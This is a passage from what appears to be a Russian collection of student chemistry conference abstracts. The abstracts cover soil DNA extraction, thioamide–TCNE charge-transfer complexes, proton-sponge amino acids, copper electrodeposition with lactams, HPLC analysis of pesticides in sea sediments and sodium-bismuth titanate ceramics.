Анализ ДНК, выделенной из окружающей среды, является важным инструментом для осуществления экологического мониторинга. Изучение почвенной ДНК позволяет, ко всему прочему, понять структуру сообществ микроорганизмов почвы, что обуславливает высокий интерес к данной области исследований. В то же время, выделение ДНК из почвы, в отличие от других природных сообществ, осложнено высоким содержанием органических веществ, в частности, гуминовых кислот, которые могут ингибировать проведение ПЦР.

Выбор метода извлечения ДНК — один из важнейших этапов в проведении исследования, так как от качества выделенной ДНК зависит вся дальнейшая работа. Наиболее широко употребляемым методом выделения почвенной ДНК является метод, основанный на использовании в качестве детергента SDS [4] и его различные модификации [2,3]. В работе М.К. Purohit и др. совместно с SDS и цетилтриметиламмоний бромид (СТАВ), в качестве дополнительного агента, предложено использовать N-лаурил саркозин [3].

В проведенном нами исследовании в качестве основного детергента при выделении почвенной ДНК был использован лаурилсаркозинат натрия. Извлечение ДНК проводилось согласно процедуре, описанной ранее применительно к SDS [1]. Для определения оптимальной концентрации лаурилсаркозината натрия при выделении ДНК из почвы была проведена серия опытов с использованием 0,5%, 1%, 2% и 4% растворов лаурилсаркозината натрия, с добавлением и без добавления раствора гуанидин хлорида (в этом случае использовался равный объем 200 mM натрий-фосфатного буфера). Также была проведена дополнительная серия опытов с добавлением 0,05%, 0,1%, 0,2%, 0,5% и 1% растворов СТАВ. Для контроля выделения проводили электрофорез экстракта в 0,8% агарозе, буфер ТБЕ 0,5х.

Полученные результаты позволяют судить о лаурилсаркозинате натрия как о достаточно эффективном детергенте для извлечения ДНК из почвы. Установлено, что выделение ДНК возможно без использования раствора гуанидин хлорида, но с его применением выход значительно увеличивается. При этом наилучшие результаты получены для 4% лаурилсаркозината натрия.

Литература:

1. Российская академия сельскохозяйственных наук. Всероссийский научно исследовательский институт сельскохозяйственной микробиологии. Выделение ДНК из образцов почвы: методические указания. – СПб.: 2011. – 24 с.
2. Katja Engel, Lee Pinnell, JiuJun Cheng, Trevor C. Charles, Josh D. Neufeld. Nonlinear electrophoresis for purification of soil DNA for metagenomics// Journal of Microbiological Methods. – 2012. – V. 88. – p.35–40
3. M.K. Purohit, S.P. Singh. Assessment of various methods for extraction of metagenomic DNA from saline habitats of coastal Gujarat (India) to explore molecular diversity// The Society for Applied Microbiology, Letters in Applied Microbiology. – 2009. - V.49. – p.338–344.
4. Zhou, J., Bruns, M.A., Tiedje, J.M. DNA recovery from soils of diverse composition// Appl Environ Microbiol. – 1996. – V.62. – p.316–322.

Спектрохимическое исследование π -донорной активности, качественное и количественное определение тиамидов

Кирданева Н.А.


Научный руководитель: Черновьянц М.С. д-р.х.н., профессор

Последние десятилетия комплексы переноса заряда подвергаются всестороннему исследованию, поскольку обладают рядом свойств, которые могут использоваться в оптоэлектронных материалах и устройствах,


материалах-полупроводниках и фотокаталитических процессах. [1,2] Донорно-акцепторное взаимодействие с образованием комплекса переноса заряда (КПЗ, ион-радикального ассоциата, π -комплекса) между акцептором и лекарственным препаратом, обладающим электроно-донорными свойствами, является быстрым и лёгким в использовании методом идентификации.

Из-за наличия в структуре тиреостатиков тиаамидной группировки объекты нашего исследования (пирролидин-2-тион (I), имидазолин-2-тион (II) и 3,4,5,6-тетрагидропиримидин-2-тион (III)) проявляют π -донорные свойства по отношению к активному π -акцептору – тетрацианоэтилену (TCNE). В хлороформе наблюдается образование окрашенного ион-радикального ассоциата с чётко выраженным максимумом поглощения в видимой области. Биологическая активность антитиреоидных препаратов объясняется наличием тионной таутомерной структуры, которая стабилизируется за счёт тиаамидного резонанса. Об этом свидетельствуют результаты квантово-химических расчётов, ИК- и ЯМР-спектроскопии, рентгеноструктурных исследований. [3,4]

а)



б)



в)





Рисунок 1. а) I, б) II, в) III.

Образование π -комплексов тиаамидов (D) с π -акцептором тетрацианоэтиленом (TCNE) описывается равновесием (1):



Определение констант устойчивости и молярных коэффициентов светопоглощения π -комплексов проводили с использованием метода последовательных приближений: решением приближённого и точного уравнений Бенеш-Хильдебранда. [5]

Для определения констант устойчивости π -комплексов методом сдвига равновесия, были приготовлены серии растворов с постоянной концентрацией тиаамида ($1,00 \cdot 10^{-3} \text{ M}$) и переменной – TCNE: $2,00 \cdot 10^{-3} \text{ M}$ (1), $4,00 \cdot 10^{-3} \text{ M}$ (2), $5,00 \cdot 10^{-3} \text{ M}$ (3), $6,00 \cdot 10^{-3} \text{ M}$ (4), $7,00 \cdot 10^{-3} \text{ M}$ (5), $8,00 \cdot 10^{-3} \text{ M}$ (6), $9,00 \cdot 10^{-3} \text{ M}$ (7). Спектральные серии растворов π -комплексов ($C_{\text{тион}} = 4,00 \cdot 10^{-5} \text{ M}$ (8) и TCNE $C_{\text{TCNE}} = 4,00 \cdot 10^{-5} \text{ M}$ (9)) представлены на рисунке 3. Результаты определения константы устойчивости и молярного коэффициента светопоглощения для каждого из трёх π -комплексов представлены в таблице 1.



в)
Рисунок 3. Электронные спектры поглощения π -комплексов пирролидин-2-тиона (а), имидазолин-2-тиона (б) и 3,4,5,6-тетрагидропиримидин-2-тиона (в) с TCNE в хлороформе.

Таблица 1. Результаты определения констант устойчивости, молярных коэффициентов светопоглощения π -комплексов.

Тиоамид	$\lambda_{\max}$, нм	ϵ , $M^{-1} \cdot cm^{-1}$	β , M^{-1}
I	484	1612	179
II	510	1572	37
III	527	1081	23

Для количественного спектрофотометрического определения тиоамидов в виде π -комплексов с тетрацианоэтиленом готовились серии растворов с переменной концентрацией тиамидов и постоянной TCNE. Была оценена воспроизводимость результатов: вероятное стандартное отклонение (S) и относительное стандартное отклонение (S_r). Данные калибровочных графиков, а так же оценка воспроизводимости результатов представлены в таблице 2.

Таблица 2. Уравнения калибровочных прямых и оценка воспроизводимости результатов.

	Уравнение прямой	ρ	S	S_r , %
I	$y = 1595x - 0,659$	0,989	0,0031	1,82
II	$y = 303x - 0,0173$	0,999	0,0016	1,17
III	$y = 176x + 0,00441$	0,997	0,0031	2,27

Таким образом, в представленной работе были определены молярные коэффициенты светопоглощения и значения констант устойчивости. Предлагаемые методики качественного и количественного определения тиоамидов отличаются хорошей воспроизводимостью и правильностью результатов, простотой и экспрессностью.

Литература:

- 1) MP2, DFT-D, and PCM Study of the HMB–TCNE Complex: Thermodynamics, Electric Properties, and Solvent Effects - Ondrej Kysel, Simon Budzak, Miroslav Medved, Pavel Mach - International Journal of Quantum Chemistry, Vol 108, 1533–1545 (2008).
- 2) Yeh, Alvin T., Charles V. Shank, James K. McCusker. , "Ultrafast Electron Localization Dynamics Following Photo-Induced Charge Transfer". Science. 935-938 (5481): 2014.-C 935–938.
- 3) Flakus H. T., Miros A., Jones P. G. // Spectrochim. Acta P. A 58 (2002) 225-237.
- 4) Moran D., 2-Pyridinethiol/2-Pyridinethione tautomeric equilibrium. A comparative experimental and computational study [Текст]/D. Moran// J. Org. Chem.-2002.-C.9061-9069.
- 5) Aloisi G.G., Pignataro S., Chem J., Soc. Faraday Trans. 1 (69) (1973) 534.

Синтез и свойства первых аминокислотных «протонных губок»

Горбачева А.Ю.

Научные руководители: В.А. Озерянский, д.х.н., профессор кафедры органической химии;
М.П. Власенко, инженер кафедры органической химии

Аминокислоты находят широкое применение для получения мономеров, используемых в создании мембран, жидких кристаллов, материалов с низкой диэлектрической проницаемостью, хиральных сред и др. [1]. Представляет интерес синтез «протонной губки», в которой один из атомов азота будет одновременно входить в состав аминокислоты. Благодаря высокой основности диметиламиногрупп, расположенных в *периположениях* нафталиновой системы, такая аминокислота может существовать в виде цвиттер-иона из-за переноса протона к атомам азота, при этом один из атомов азота в ней будет являться хиральным, особенно в протонированном виде. В связи с вышесказанным, в нашей лаборатории был осуществлен синтез *N*-метил-*N*-(8-диметиламино-1-нафтил)-аминоуксусной и 2-[*N*-метил-*N*-(8-диметиламино-1-нафтил)-амино]пропановой кислот **6a,b**, исходя из «протонной губки» **1**. Соединение **2**, полученное по методу, предложенному в работе [2], реагирует с метилбромацетатом или метилбромпропионатом, давая соли **3a,b**, которые при действии КОН образуют эфиры **4a,b**. Соли **5a,b** могут быть получены путем кислотного гидролиза соединений **3a,b** или **4a,b**. Аминокислоты **6a,b** образуются при обработке гидробромидов **5a,b** раствором NH₄OH (схема 1).




Схема 1

В конденсированных средах (кристаллы, полярные растворители) цвиттер-ионная структура ранее неизвестных аминокислот **6a,b** была подтверждена методами ЯМР ¹H и ИК-спектроскопии. В ЯМР ¹H спектрах обнаруживается однопротонный сигнал при 17.6–18.1 м.д., а в ИК-спектрах

присутствуют сигналы, соответствующие валентным асимметричным и симметричным колебаниям карбоксилат-аниона. В то же время, DFT-расчеты полной энергии и относительной устойчивости цвиттер-ионной и нейтральной форм показали, что в газовой фазе нейтральная форма на 16 ккал/моль более устойчива. Также было показано, что при действии щелочи на гидробромид **5a** образуется анион аминокислоты **7** по следующей схеме:




Схема 2

В то время, как обычные α-аминокислоты при нагревании образуют дикетопиперазины, аминокислоты **6a,b** на основе «протонных губок» распадаются с образованием соответствующих оксикислот и диамина **2**, которое циклизуется с образованием 1,3-диметил-2,3-дигидроперимидина **8** и его соли **9** (схема 3), за этими процессами следили с помощью метода ЯМР:




Схема 3

При попытке кристаллизации гидробромид **5a** неожиданно выяснилось, что в присутствии оснований («протонная губка», пиридин) эта соль окисляется кислородом воздуха с образованием 1,1,3-триметил-2,3-дигидроперимидиния (**10a**) по схеме 4, что было подтверждено с помощью рентгеноструктурного анализа (рис. 1) и модельных экспериментов:




Схема 4




Рисунок 1 – Молекулярная структура **10a**

В аналогичных условиях гидробромид **5b** подвергается окислительной циклизации с образованием бромида 1,1,2,3-тетраметил-2,3-дигидроперимидиния.

Работа выполнялась при поддержке РФФИ (проект № 14-03-31301).

- [1] U. J. Meierhenrich, *Amino acids and the asymmetry of life*, Springer, 2008, 242 pp.
[2] V. A. Ozeryanskii, A. F. Pozharskii, M. G. Koroleva, et al., *Tetrahedron*, 2005, **61**, 4221–4232.

Влияние природы и концентрации циклических лактамов на электровосстановление ионов Cu^{2+} из сульфатных электролитов

Мауэр Д.К.

Научные руководители: Скибина Лилия Михайловна, к.х.н., доцент ;
Бурдина Елена Игоревна, к.х.н.

Одним из условий улучшения трибологических, пластических и противоизносных свойств гальванических осадков является соосаждение металла с органическими и неорганическими добавками и формирование композиционных электрохимических покрытий (КЭП). Перспективы данного направления вызывают все больший интерес исследователей, занимающихся электроосаждением металлов. Ранее [1-3] было показано, что соосаждение металлов с циклическими лактамами, полимеризующимися под действием электрического тока, приводит к формированию металлополимерных покрытий. Последние представляют собой новый класс материалов, сочетающих свойства как металлов, так и полимеров. Включение ϵ -капролактама (ϵ -КЛ) [2] и N-метилпирролидона (N-МП) [3] в состав медных покрытий существенно повышает их износостойкость [4]. В данной работе предпринята попытка выяснить кинетические особенности соосаждения меди с этими циклическими лактамами и провести сравнительный анализ их эффективности в сульфатных средах.

Основным методом исследования являлась хронопотенциометрия, в качестве регистрирующего прибора использовали потенциостат-гальваностат «Р-8nano» (Elins), с помощью которого записывали E, t -кривые при включении импульса тока величиной от 3 до 7 мА/см². Рабочей системой являлся сульфатный электролит, содержащий $\text{CuSO}_4 \cdot 10^{-2}$; H_2SO_4 - 0,5 моль/л. Лактамы вводились в концентрациях : 0,1 ; 0,5 ; 1 моль/л.

Поляризацию процесса электровосстановления ионов Cu^{2+} $\Delta E = E_i - E_0$ (где E_0 и E_i – соответственно бестоковый потенциал и потенциал электрода под током) находили по осциллограммам «потенциал-время», на которых при всех изученных плотностях поляризующего тока i и концентрациях лактамов c_L^0 имелась единственная волна восстановления ионов металла.

Наличие линейных (тафелевых) участков на зависимостях $\Delta E_n - \lg i$ свидетельствует об электрохимической природе поляризации при электровосстановлении ионов меди (II) в сульфатных электролитах, содержащих N-МП и ϵ -КЛ.

Эффективность лактамов в электродном процессе оценивали коэффициентом $K_{эф} = \frac{i_0^0}{i_0^u}$ (здесь i_0^0 и i_0^u – токи обмена в чистом электролите и электролите, содержащем добавку, соответственно). Из полученных данных следует, что в изученном диапазоне концентраций и МП, и КЛ выступают в роли ингибиторов электродной реакции ($K_{эф} > 1$) и существенно тормозят электровосстановление Cu^{2+} . Максимальное значение $K_{эф}$ отмечено при максимальной $c_L^0 = 1$ моль/л: для N-МП он равен 5, а для КЛ – 25.

Анализ зависимости переходного времени τ от i показал, что в отсутствие лактамов произведение $i\tau^{1/2}$ практически не изменяется с увеличением i (рис.1а, 1б, кривая 1). Этот факт свидетельствует о том, что электровосстановление гидратированных ионов меди (II) происходит в условиях полубесконечной линейной диффузии. Введение в электролит добавки N-МП приводит к частичному изменению природы электроактивных частиц: произведение $i\tau^{1/2}$ линейно уменьшается с ростом i (рис. 1а, кривые 2-4), что может свидетельствовать о формировании в объеме электролита комплексных частиц, разряду которых предшествует диссоциация. Возможные структуры таких комплексов можно представить как смешанные комплексы катионов меди (II) с 2 молекулами N-МП и тремя молекулами воды или монолигандные комплексы с пятью молекулами N-МП.




Рисунок 1 -Зависимость произведения $i\tau^{1/2}$ от плотности тока i при электровосстановлении ионов меди из сульфатного электролита в присутствии N-метилпирролидона (а), ϵ - капролактама (б) при $c_{\text{доб}}^0$ моль/л: 0 (1); 0.1 (2); 0.5 (3); 1 (4).

При введении в сульфатный электролит вместо N-МП другого лактама – ϵ -КЛ механизм катодного процесса меняется: произведение $i\tau^{1/2}$ закономерно растет с увеличением i (рис. 1б, кривые 2-4), причем зависимость τ от i линеаризуется в координатах $i\tau - \tau^{1/2}$. Это, в согласии с [5], свидетельствует о разряде электроактивных частиц из адсорбционного слоя. Рассчитанные по графикам $i\tau - \tau^{1/2}$ величины Гиббсовой адсорбции незначительны и существенно снижаются с увеличением объемной концентрации добавки c_L^0 . Так при $c_L^0 = 1$ моль/л она составляет всего $\Gamma = 5 \cdot 10^{-10}$ моль/см². Учитывая сказанное, можно предположить, что в разряде участвуют комплексы Cu^{2+} с КЛ в условиях преимущественной адсорбции на катоде молекул добавки. Ранее при проведении емкостных измерений на медном катоде в сульфатных средах [2] была обнаружена адсорбционная активность КЛ, что подтверждает высказанное предположение.

Таким образом, проведенный эксперимент показывает, что кинетика электровосстановления ионов Cu^{2+} из сульфатных электролитов в существенной степени определяется природой и концентрацией циклического лактама, а именно, их адсорбционными и координирующими свойствами.

Литература:

1. Кузнецов В.В., Скибина Л.М., Кузнецова Е.Ф., Лоскутникова И.Н., Соколенко А.И. // Защита металлов. 2005. Т. 41. № 5. С. 463.
2. Кузнецов В.В., Скибина Л.М., Лоскутникова И.Н., Соколенко А.И., Сухоленцев Э.А. // Защита металлов. 2003. Т. 39. № 2. С. 172.
3. Кузнецов В.В., Скибина Л.М., Кузнецова Е.Ф., Лоскутникова И.Н., Соколенко А.И. // Защита металлов. 2006. Т. 42. № 6. С. 632.
4. Скибина Л.М., Бурдина Е.И., Кужаров А.А., Соколенко А.И. Физикохимия поверхности и защита материалов. 2014. Т. 50. № 3. С. 325.
5. Захаров М.С., Баканов В.И., Пнев В.В. Хронопотенциометрия. М. 1978. – Химия, 200 с.

Методика определения действующих веществ пестицидов в донных отложениях методом ВЭЖХ

Юрьева Ю.И.

Научный руководитель: Войкина Анна Владимировна, ассистент кафедры химии

Экологическое состояние водных экосистем определяется разнообразием поступающих минеральных и органических соединений, характером их воздействия на гидробионты, возможностью расщепляться или способностью аккумулироваться [3].

Антропогенное воздействие на водные экосистемы чаще всего проявляется в форме первичного загрязнения различными соединениями, поступающими из внешних источников, значительную их часть составляют вещества, содержащиеся в промышленных, сельскохозяйственных и коммунально-бытовых сточных водах [2].

Особого внимания заслуживает загрязнение водоема пестицидами, которые обладают ярко выраженным токсичным действием на организмы водных экосистем. Пестициды частично переходят в донные отложения, накапливаются в них и могут повторно служить источником загрязнения воды. Их опасность для человека объясняется возможностью передачи этих веществ по пищевой цепи водных организмов и накопления, в частности, в телах рыб [1].

Целью данного исследования является разработка методики определения действующих веществ пестицидов различных химических классов в донных отложениях методом высоко-эффективной жидкостной хроматографии.

Нами была проведена серия из 10 опытов по извлечению и идентификации смеси из 15-ти действующих веществ пестицидов различных химических классов, которые в настоящее время входят в ассортимент пестицидных препаратов, используемых на территории Ростовской области и Краснодарского края. В качестве матрицы использовали донные отложения, отобранные в Азовском море, предварительно высушенные и измельченные до однородной массы. Для экстракции использовали дихлорметан, гексан, ацетон с последующей экстракцией гексаном и ацетон с последующей экстракцией дихлорметаном. Для максимального извлечения действующих веществ пестицидов использовали механическое встряхивание и ультразвуковую обработку проб. С целью исключения ошибок, вносимых используемыми реактивами, для каждого опыта выполняли холостое определение. Для того чтобы учесть естественное содержание пестицидов в матрице выполняли контрольный опыт без добавления смеси исследуемых веществ. Очистку полученных экстрактов проводили с помощью патронов для твердофазной экстракции. Правильность определения действующих веществ пестицидов подтверждалась методом «введено-найдено».

Исследования показали, что наиболее максимальная степень извлечения веществ была при экстракции дихлорметаном (не менее 60% от количества стандартного вещества, внесенного в пробу). Относительное стандартное отклонение находилось в диапазоне от 0,03 до 0,21, что говорит о хорошей воспроизводимости результатов.

Таким образом, наиболее оптимальной являлась следующая схема анализа: навеску донных отложений массой 7 г помещали в коническую колбу емкостью 250 мл и приливали 25 мл дихлорметана. Суспензию перемешивали в течение 30 минут на устройстве механического

встряхивания с последующей ультразвуковой обработкой в течение 10 минут. Полученный экстракт фильтровали через бумажный фильтр. Аналогичную процедуру проводили еще 2 раза. Объединенный дихлорметановый экстракт выпаривали до 10 мл на роторном испарителе при температуре 50°C и пропускали через предварительно подготовленный патрон для твердофазной экстракции, промывали от мешающих соединений и элюировали исследуемые вещества дихлорметаном. Полученный экстракт выпаривали на роторном испарителе досуха при температуре 50°C. Сухой остаток растворяли в 1 мл ацетонитрила и анализировали с помощью высокоэффективной жидкостной хроматографии.

Литература:

1. Карюхина Т.А., И.Н. Чурбанова. Химия воды и микробиология: Учеб. для техникумов. — М.: Стройиздат, 1995. — С. 208.
2. Коммунальная гигиена: учебник / Под ред. Е.И. Гончарука. — К.:Здоровье, 2006. — С. 790.
3. Техногенное загрязнение речных экосистем / Под ред. Райнина В. Н. и Виноградовой Г.Н. - М.: Научный мир, 2002. — 140 с.

Изучение влияния способа синтеза на электрическую проводимость материалов на основе титаната натрия-висмута

Донченко А.А.

Научный руководитель: Решетникова Е.А., к.х.н., ст.преподаватель

Твердые растворы системы ЦТС широко используются для различных датчиков и микроэлектронных устройств. Но токсичность свинца вызывает серьезные экологические проблемы, в связи, с чем имеют место ограничения использования его в электронных устройствах на уровне законодательства многих стран мира. Это приводит к интенсивному усилению поисков бессвинцовой сегнетокерамики с хорошими пьезоэлектрическими свойствами во всем мире.

Целью данной работы стало изучение влияния легирования и способа синтеза на электрофизические свойства твердых растворов системы $(\text{Bi}_{1/2}\text{Na}_{1/2})(1-x)\text{TiO}_3-x\text{BaTiO}_3$. В качестве базового состава был выбран твердый раствор $[(\text{Na}_{0.5}\text{Bi}_{0.5})_{0.94}\text{Ba}_{0.06}]\text{TiO}_3$.

Одной из проблем при исследовании электрофизических свойств таких материалов является высокая проводимость. В качестве легирующей добавки, широко применяемой в системе ЦТС, было решено использовать введение 1-го и 2-х ат.% ионов лантана. Твердые растворы получали традиционным твердофазным синтезом из индивидуальных оксидов Bi_2O_3 и TiO_2 , а также карбонатов натрия и бария, а также предварительно полученного титаната лантана. Синтез исследуемых твердых растворов

выполняли по твердофазной технологии. Полноту синтеза и структурные особенности твердых растворов контролировали с помощью рентгеновского дифрактометра ARL X'TRA. Для электрофизических экспериментов использовали измеритель иммитанса Е7-20 и индуктивный датчик “Микрон 02”.




Рис.1. Порошковая дифрактограмма
истолченной керамики
 $[Na_{0.5}Bi_{0.5}]_{0.94}Ba_{0.06}TiO_3$, выполненная на
CuK α излучении при 25°C.

Методами рентгенофазового анализа было установлено, что после обжига при 800°C в течении 2 часов получают практически однофазные образцы (рис.1). Видно, что уже после непродолжительной термообработки (линия синего цвета) дифрактограмма содержит только рефлексы, соответствующие перовскитной структуре. Спекание при температуре 1150°C в течении 4 часов позволяет улучшить соотношение сигнал/фон, способствует сужению характеристических рефлексов, что говорит о значительно более качественной окристаллизации.

